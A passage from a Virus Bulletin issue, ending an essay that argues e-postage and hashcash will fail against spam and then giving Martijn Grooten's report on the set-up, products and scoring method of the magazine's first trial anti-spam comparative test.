This means that widely deployed e-postage will involve over a thousand times as many transactions as the largest credit card system. Even assuming that the transactions are a lot simpler than credit card transactions, say one tenth as hard, e-postage would still need a system 100 times the size of *Visa*'s system. It took many billions of dollars of investment and four decades to build the credit card system. No micropayment system that is large enough even to serve as a prototype has yet been built. One of the largest deployed micropayment systems, *e-gold*, reportedly has only 66,000 transactions a day [1].

Even though the number of transactions involved in e-postage would be enormous, the total amount of money involved would not be. If a stamp costs a penny, which is on the high side of proposed prices, and 10% of the total stamps presented are real (the other 90% being spam), and the bank's cut on each stamp is 10%, the bank has only one tenth of a cent to spend to cancel each real stamp and one hundredth of a cent to reject a fake stamp. Even granting that computers are cheap and these are relatively simple transactions, this is still an awfully low budget for a transaction system where each error will cost someone real money, and seems utterly inadequate to pay for the construction of a transaction processing system in the first place.

Cancelling a stamp turns out to be a surprisingly difficult database operation. Although searches and retrievals can be handled efficiently by multiple computers with copies of the data, reliable updates of a particular item all have to funnel to a single place where the master copy of the item is kept, and that place needs to have reliable locking in place so that when a bad guy tries to use the same stamp on 1,000 pieces of mail at once, the first cancel operation works, and the other 999 don't. Efficient, reliable database updates are difficult to achieve, and this is a problem that people have been thinking about since at least the 1960s, with no better answer than to make the update choke points as fast as possible. That's why airline reservation systems can use racks of cheap PCs to handle fare and schedule lookups, but when it comes to making a reservation, marking a seat as sold, and marking the reservation as paid, nothing but a big expensive mainframe computer will do.

Mainframes are cost effective and affordable when one is selling $500 plane tickets, but are unlikely to be either cost effective or affordable for stamps that cost six orders of magnitude less.

VIRTUAL POSTAGE METERS

One suggested variation on e-postage bears a closer resemblance to paper post offices. In this model, the sending mail system checks the stamps on all the mail it forwards (or, for small sending systems, an intermediate aggregator may do so). For large senders, the system provides each sender with a virtual 'postage meter' it can use to print its own stamps, and the system uses contracts and spot checks to assure compliance, much as post offices do with meters and permit holders.

Either way, this system then forwards the mail to other systems it knows, with a promise that all the postage has been paid. This might work, but if the recipient system is willing to trust the sending system enough to skip the postage verification, there's no need to involve postage in the first place. It's basically a web of trust and bilateral agreements between systems that know each other – a system that works fine on a small scale, but not for the hundreds of thousands of mail systems in the whole Internet.

HASHCASH

Hashcash is an alternative form of e-postage that uses computer CPU time rather than real money. When a mail system receives a message from an unknown sender, it poses a complex computational problem to the sender's computer, and won't deliver the message until the sender's computer provides the answer. The idea is to pose problems that take a few seconds to solve, so they wouldn't delay mail from individual senders much, but would be impossibly slow for mail sent in bulk.

Hashcash was an elegant idea when it was first proposed by Cynthia Dwork and Moni Naor at *IBM* in 1992 [2] and it's still elegant now. Unfortunately, it also suffers from technical and social problems.

The technical problems are that some computers are a lot faster than others, and that currently spammers have a lot more computer power at their disposal than legitimate senders do. High-volume senders use high-end servers with multiple CPUs that run at 3,000 MHz or more, while the archetypical grandmother exchanging mail with friends and relatives can get by perfectly well with an old PC with a 100 MHz 486. A problem that takes a second on the servers would take several minutes on the 486, whereas one that takes a second on the 486 would take 10 milliseconds on the server. There is no way to create a problem that is of appropriate difficulty across the wide range of computers that are used for mail. (Some schemes attempt to use memory bandwidth rather than CPU time, but memory speeds vary almost as much as CPU speeds.)

Furthermore, spammers have vast arrays of hijacked 'zombie' computers at their disposal. Blacklist maintainers report adding 10,000 newly hijacked computers to their blacklists per day. Spammers already use zombies to send most spam, and they could easily program the zombies to solve hashcash problems along the way. Even zombies that can't send mail due to blacklisting or ISP firewalls can be used as compute servers to solve hashcash problems for spam sent from elsewhere. No legitimate mailer has anything like 10,000 computers dedicated to sending mail, much less 10,000 additional computers a day, meaning that it would be easier for spammers to satisfy hashcash than for legitimate senders.

POSTAGE AND IDENTITY GAMES

Spammers have consistently manipulated and gamed the email system for their own ends, forging origin information to evade responsibility, and appropriating innocent parties' equipment via open relays, proxies and deliberately compromised hosts, both to hide the origin of their spam and to pump it out faster. Many spammers also engage in plain old financial fraud with stolen credit card numbers and the like. What would they do with e-postage?

I don't claim any great insight into the criminal mind, but I can immediately see several varieties of e-postage scam. One class of fraud lets spammers send mail without paying the postage, using missing or fake stamps, or by charging the postage to someone else. Since e-postage is collected by the recipient, thereby making mail valuable to the recipient, a second class of fraud would collect postage from unwilling senders, either by tricking people into sending mail to strangers under false pretences, or by impersonating someone to whom they do want to send mail. If successful, these frauds would make e-postage actively dangerous.

To send mail without paying postage, one might send spam with fake or duplicate stamps hoping recipients won't check them, send mail with forged return addresses that are on recipients' whitelists, send a little innocent mail to get whitelisted then follow up with a lot of spam, set up a fake bank that deliberately issues uncashable stamps, or trick a legitimate bank into issuing postage without paying for it.

To charge e-postage to third parties one might sneak spam into other people's mailing lists, or use botnet software that sends spam from the third party's computer.

To collect postage from unwitting senders, one might seed chain letters of the 'Bill Gates will pay you $20 if you send mail to this address' variety, or use the proven 'click here to get free porn' websites with web pages that send email messages. All of these tricks lead to administrative and legal problems. If someone plants a virus on your machine that sends out spam, who pays the postage? If the answer isn't 'you do', who decides whether to waive the postage, and how do they tell a genuine virus victim from a spammer who planted a virus on his own system? If users do have to pay for any mail that viruses send, how many users would be willing to accept the unknown extra costs of having an email account?

Address forgery is already rampant in spam, both to defeat whitelists and to hide the spam's origin. Although cryptographic schemes such as PGP and S/MIME that authenticate senders have existed for many years and are supported by all popular user mail programs, almost nobody uses them. DKIM (DomainKeys Identified Mail), a recently issued standard from the IETF, seems likely to gain wider acceptance, but isn't designed to identify individual users or accounts. Even a technically secure signature that identifies an individual user is easily stolen if the user's computer is hijacked.

No doubt it would be possible to come up with a set of laws and procedures and tribunals to deal with all the scams and for deciding when to refund or waive how much to whom, as well as rating or discount services to keep track of all the issuing banks of varying reliability. However, there is no reason to assume that the resulting situation would be any better than the current one, and since it would involve real money, the risks to individual users would likely be a lot greater. All we really know at this point is that the true financial, administrative, and social costs of e-postage are completely unknown.

USERS HATE MICROPAYMENTS

Finally, users of all kinds of communication systems have shown over and over again that they prefer flat rate to metered service, even if the flat rate service costs more. Andrew Odlyzko has published a seminal series of papers looking at the history of the pricing of mail, telephone, and other communication media including the Internet, and has found that they all consistently move from per-message or per-minute pricing to flat rate. In a 2003 paper [3] he argued that for this and other reasons, micropayments are unlikely to succeed except in small niches where they can piggy-back on a payment scheme that already exists, such as mass-transit smart cards.

One of the reasons that email has been so popular is that it is unmetered, and you don't have to hunt – literally or figuratively – for a stamp each time you send a message. It's hard to see users voluntarily moving backward to the metered systems they abandoned a decade ago.

IS THERE ANY HOPE FOR E-POSTAGE?

Although there is no likelihood of e-postage being deployed broadly across the Internet for general email, it may succeed in some niche applications. For mail and mail-like services that are expensive to provide, such as email to fax or paper mail gateways, or mail to satellite phone terminals, users already set up accounts and pay per-message. That's not likely to change, but it is not a big growth market.

Another possibility is Reputation Purchase Systems (RPS) for bulk mail, in which mailers pay ISPs for guaranteed or preferred delivery of mail. Rather than each mailer and each ISP negotiating a separate agreement, intermediaries would negotiate blanket agreements with ISPs and also handle any complaints about the mail. *Goodmail Systems*' *Certified Email* program is an example of such a RPS intermediary [4]. It's hard to see RPS as more than a niche, though. After a while, most mailers either will have earned a good reputation, in which case they will be able to get whitelisted without paying, or they'll have bad reputations, in which case ISPs will reject their mail regardless of offers to pay, since no plausible per-message payment could come close to the cost of handling a customer spam complaint.

REFERENCES

[1] Wikipedia. E-gold. 6 February 2009. http://en.wikipedia.org/w/index.php?title=E-gold&oldid=268926605.

[2] Dwork, C.; Naor, M. Pricing via Processing or Combatting Junk Mail, 1999. The original hashcash proposal. http://www.wisdom.weizmann.ac.il/~naor/PAPERS/pvp.ps.

[3] Odlyzko, A. The Case Against Micropayments, 2003. A summary of all the reasons why micropayments will never be popular. http://www.dtc.umn.edu/~odlyzko/doc/case.against.micropayments.pdf.

[4] Goodmail Systems' Certified Email program. http://www.goodmailsystems.com/products/certified-email/.

COMPARATIVE REVIEW

ANTI-SPAM TEST – FIRST TRIAL RUN

Martijn Grooten

Following months of discussion and debate, both internally and with industry experts and vendors, this month has seen the start of *Virus Bulletin*'s first comparative anti-spam test. At the time of writing, emails are flowing through our system and are being scrutinized by more than a dozen different products.

It was decided long ago that the first test would be a trial run – free of charge for vendors, but with the results anonymized for publication. If there is one thing that the trial has demonstrated, it is the need for such a dry run. In particular, we were somewhat overwhelmed by the amount of interest in this first test, and our attempts to accommodate all of the products submitted, along with some hardware problems, forced back the start date of the trial several times. However, we feel that the delay will be outweighed by the benefits when we start running the real tests and are fully versed in the requirements for our system.

The delay does have one major consequence: this report lacks actual performance figures. These will be available very soon, however, and will be published at http://www.virusbtn.com/vbspam/.

TEST SET-UP

A detailed description of our test set-up and the reasons behind our choices are included in articles published in the January and February issues of *VB* (see *VB*, January 2009, p.S1 and *VB*, February 2009, p.S1). The general outline is described below, along with some minor changes that have been made to our original plans.

This test uses *Virus Bulletin*'s live email stream: any email sent to any '@virusbtn.com' address. This mail is received by a gateway Mail Transfer Agent (MTA) that accepts any email, regardless of the sender and intended recipient, as long as the latter's address is on the virusbtn.com domain.

Upon receipt, the email is stored in a database that resides on the same server as the MTA. Immediately afterwards, the email is sent to all the filters participating in the test in random order. Finally, the email is sent to our regular email system and delivered to individuals' inboxes.

Each product is thus exposed to exactly the same email stream, in real time. The sending IP address is the only way in which the mail stream received by the gateway MTA differs from that received by the filters; the latter see an extra Received: header to reflect this.

The products must then decide whether each email is ham or spam. How they do this is for the product developers to decide: they are free to use any information that is available to them. In particular, they are permitted to perform live checks on the Internet.

Finally, the filters are configured so that they forward the email to a 'catch-all' MTA. This MTA is configured so that it knows which filter corresponds to which (local) IP address. Moreover, it knows how the various filters mark emails: some classify emails by adding an extra header, while others block all spam and forward only the ham. In the latter case, if an email hasn't reached the 'catch-all' MTA 60 minutes after its original receipt, it is considered to have been marked as spam. The 'catch-all' MTA stores the information in the same database as the original email, thus giving a large incidence matrix of all the emails received and the classification of each one by each of the filters in the test.

This last step differs from our original proposal which required the filters to keep logs of their filtering. However, for most products the new method is more natural: they are run as gateway filters themselves and the filtered email is forwarded to the company's mail filter. Moreover, we are now able to measure the average time it takes for a filter to process a (ham) email, which is an interesting and useful performance metric.

Once an email has been classified by all filters, we are able to set our 'golden standard' for it. If we are lucky, all filters will agree and we will assume that they are right. Using knowledge of our email behaviour we can also classify a lot of email automatically as spam – for instance, those sent to non-existent addresses, those sent in foreign alphabets not known to any *VB* employee etc.[1] If none of these methods result in a golden standard, the email will be presented to the end-user in a web interface and they will make their own decision on the golden standard.

THE GATEWAY MTA

For the gateway MTA, we need an agent that meets the following requirements:

1. It must be very basic and not make the slightest attempt to prevent spam.
2. It must be easily extendable.
3. It must be open source.

[1] It will be strictly forbidden for filters to use such *VB*-specific knowledge as an aid to filtering, and regular tests will be carried out to ensure that 'cheating' in this way is not taking place. Moreover, we will, of course, take regular samples of the 'automatically classified' spam to ensure that mistakes are not being made.

We found in qpsmtpd (http://smtpd.develooper.com/) an smtpd daemon that meets all three requirements. The daemon is written in Perl and has a very basic core which can easily be extended by a variety of plug-ins; writing plug-ins is an easy task, even for someone with limited Perl knowledge. With regard to the third requirement (for the MTA to be open source), no judgement is made here on the quality and/or importance of open source MTAs. However, when third-party software is to play such a significant role in the test, it is important for the tester to verify exactly what the code he uses is doing and why.

The catch-all MTA runs a different instance of qpsmtpd, with different plug-ins.

PRODUCTS

At the time of writing, 17 products are participating in the trial, though we may see the addition of one or two more. The products can be divided into five categories:

1. *Linux* server products. For the trial, all *Linux* products have been installed on a clean *SuSE10* installation. Four *Linux* server products were submitted for the trial:
   - *Avira MailGate Suite 3.0.0-14*
   - *BitDefender Security for Mail Servers v3*
   - *COMDOM Antispam 2.0.0-rc3*
   - *Kaspersky Anti-Spam 3.0.84.1*
2. *Windows Server* products. Three *Windows Server* products were submitted. One of them, *SPAMfighter Mail Gateway v3.0.2.1*, runs as its own MTA, while the other two run as extensions to *Microsoft Exchange*. These are *Sunbelt*'s *Ninja Email Security* and *Microsoft*'s *Forefront Security for Exchange - Beta 2*.
3. Virtual products. Three vendors submitted products to be run inside *VMware Server*. In all three cases the products are sold both as *VMware* applications and as hardware appliances:
   - *Messaging Architects' M+Guardian 2008.3*
   - *SpamTitan 413*
   - *Symantec Brightmail Gateway 7.0*
4. Hardware appliances. Three companies submitted a total of five hardware appliances:
   - *Fortinet FortiMail*
   - *Fortinet FortiClient*
   - *McAfee IronMail*
   - *McAfee EWS*
   - *Sophos ES4000*
5. Hosted solutions (Software as a Service). Finally, just one company, *Webroot*, submitted a hosted solution where the mail is both filtered and stored at the company's server.

INSTALLATION AND CONFIGURATION

I was pleased to find that the installation and configuration of most products was a rather straightforward task. No company or ISP can do without spam filtering these days and good configuration of the filter is essential to make sure the filter does not let through large amounts of spam or, worse, block important emails. Most products were up and running within half an hour and, depending on my experience with the environment, some of them took a lot less than that. Most products provide a web interface for configuration, while many also offer a more basic text interface.

Where possible, I have opted for the products' default settings to be applied and have turned off all filtering apart from spam filtering. In particular, while many products are capable of detecting viruses in email, this feature has been turned off where possible. If a legitimate email arrives that contains a piece of malware (which is not entirely unlikely, given the nature of *Virus Bulletin*'s business), we do not expect the product to mark it as spam as this would be beyond the scope of our tests; however, given the importance of blocking malware, we will not penalize any product if the email is blocked. Experience has taught us that the number of such emails we receive every month is very small.

SPAMASSASSIN

Observant readers will have noted that I have mentioned only 16 products so far. This is because we decided to include the open source *SpamAssassin* in the test alongside the commercial products.

Having been around since 1997, *SpamAssassin* is one of the oldest spam filters around. Although it usually makes use of Bayesian filtering based on the end-user's feedback (something we will not be providing in our tests – see *VB*, February 2009, p.S1), this is not a requirement and the program will work straight 'out of the box'. This is one of the reasons for its inclusion in the trial.

Another reason is that, because of its free availability, *SpamAssassin* provides an interesting benchmark for the various commercial products taking part in our trial. The commercial products will have to justify the prices they charge for their products, and performing better than a free product is one of those possible justifications.

The version of *SpamAssassin* used in the trial is *SpamAssassin 3.1.8*, which comes pre-installed with *SuSE10*. It has been used directly from the command line on both the email header and the email body, without any additional configuration.

RESULTS AND AWARDS

As mentioned previously, due to time constraints, we have not been able to include any actual figures in this article. These will be published in mid-March at http://www.virusbtn.com/vbspam/. I can, however, shed some light on how these numbers will be reported.

Consider a test in which 10,000 ham messages and 200,000 spam messages[2] are sent through the system and in which two fictional products, *AgainstSpam* and *ForHam*, take part.

AgainstSpam, known for its effective spam-blocking, blocked 194,000 of the spam messages, but rather overzealously also classified 250 ham messages as spam. *ForHam*, on the other hand, is more cautious with its blocking and marked just 50 ham messages as spam, but only managed to block 188,000 spam messages.

The spam catch rate of *AgainstSpam* will then be:

194,000 / 200,000 x 100% = 97.0%

while that of *ForHam* is:

188,000 / 200,000 x 100% = 94.0%

The false positive rate for *AgainstSpam* is:

250 / 10,000 x 100% = 2.5%

while that of *ForHam* is:

50 / 10,000 x 100% = 0.5%

It should be noted here that many vendors publish their false positive rates as a ratio of the total amount of email. In this case, *ForHam* has a false positive rate of 0.024% (or 1 in 4,200 messages); *AgainstSpam* has a false positive rate of 0.12% (or 1 in 840 messages). Since all products will have been exposed to the same spam corpus, for comparison it will not matter which of the two rates is used; in the comparative reviews both will be published.

Two things should be remarked on here. First, a different corpus (received by a different company, during a different time period, etc.) might have seen products perform a few percentage points better or worse; hence it is important to see our tests as comparative and always to consider the numbers in the context of the test and of the other products' performance.

Secondly, in the above example, it is far from clear which product performs 'better': the one with the higher spam catch rate, or the one with the lower false positive rate. In the end, it will be for the customer to decide on which is the best performing product for them, depending on their particular requirements.

[2] For a 30-day testing period, this is equivalent to about 14 ham messages and 278 spam messages per hour.

We will thus not be able simply to rank products according to their performance. Rather, we will provide vendors with awards that indicate that their product has performed better than a certain benchmark in both false positive rate and spam catch rate. The awards will be at three levels: silver, gold and platinum, with platinum being the hardest to achieve. The benchmarks themselves may change over the course of time, to reflect changes in our test, our mail stream and/or the global spam corpus. However, the benchmark will always be fixed prior to the start of each test.

FUTURE DEVELOPMENTS

We are very open about the fact that our test set-up, although real (as in not artificial) is not very *realistic* – a problem that is common to all anti-spam tests. A particular issue is the fact that the spam filters receive mail from a gateway rather than directly from the senders. While one would still expect a filter to block most spam this way, many products use even more effective methods to block spam based on the connection. In previous articles, I have already mentioned our plans to run a second test, parallel to the first, in which products are exposed to a mail stream coming directly from the Internet.

It will take some time to make the necessary preparations for this second test and as such it is unlikely to be run as part of the first real test, which is scheduled to take place in April (with publication of the results in May) – but we hope to have it in place in time for the following one. As always, comments and suggestions from vendors, researchers and end-users are welcome.

With the first test scheduled to run in April, the deadline for product submission will be towards the end of March; vendors and developers will be notified in due course of the exact deadline and the conditions for submitting a product. Any vendors interested in submitting products for review or finding out more should contact martijn.grooten@virusbtn.com.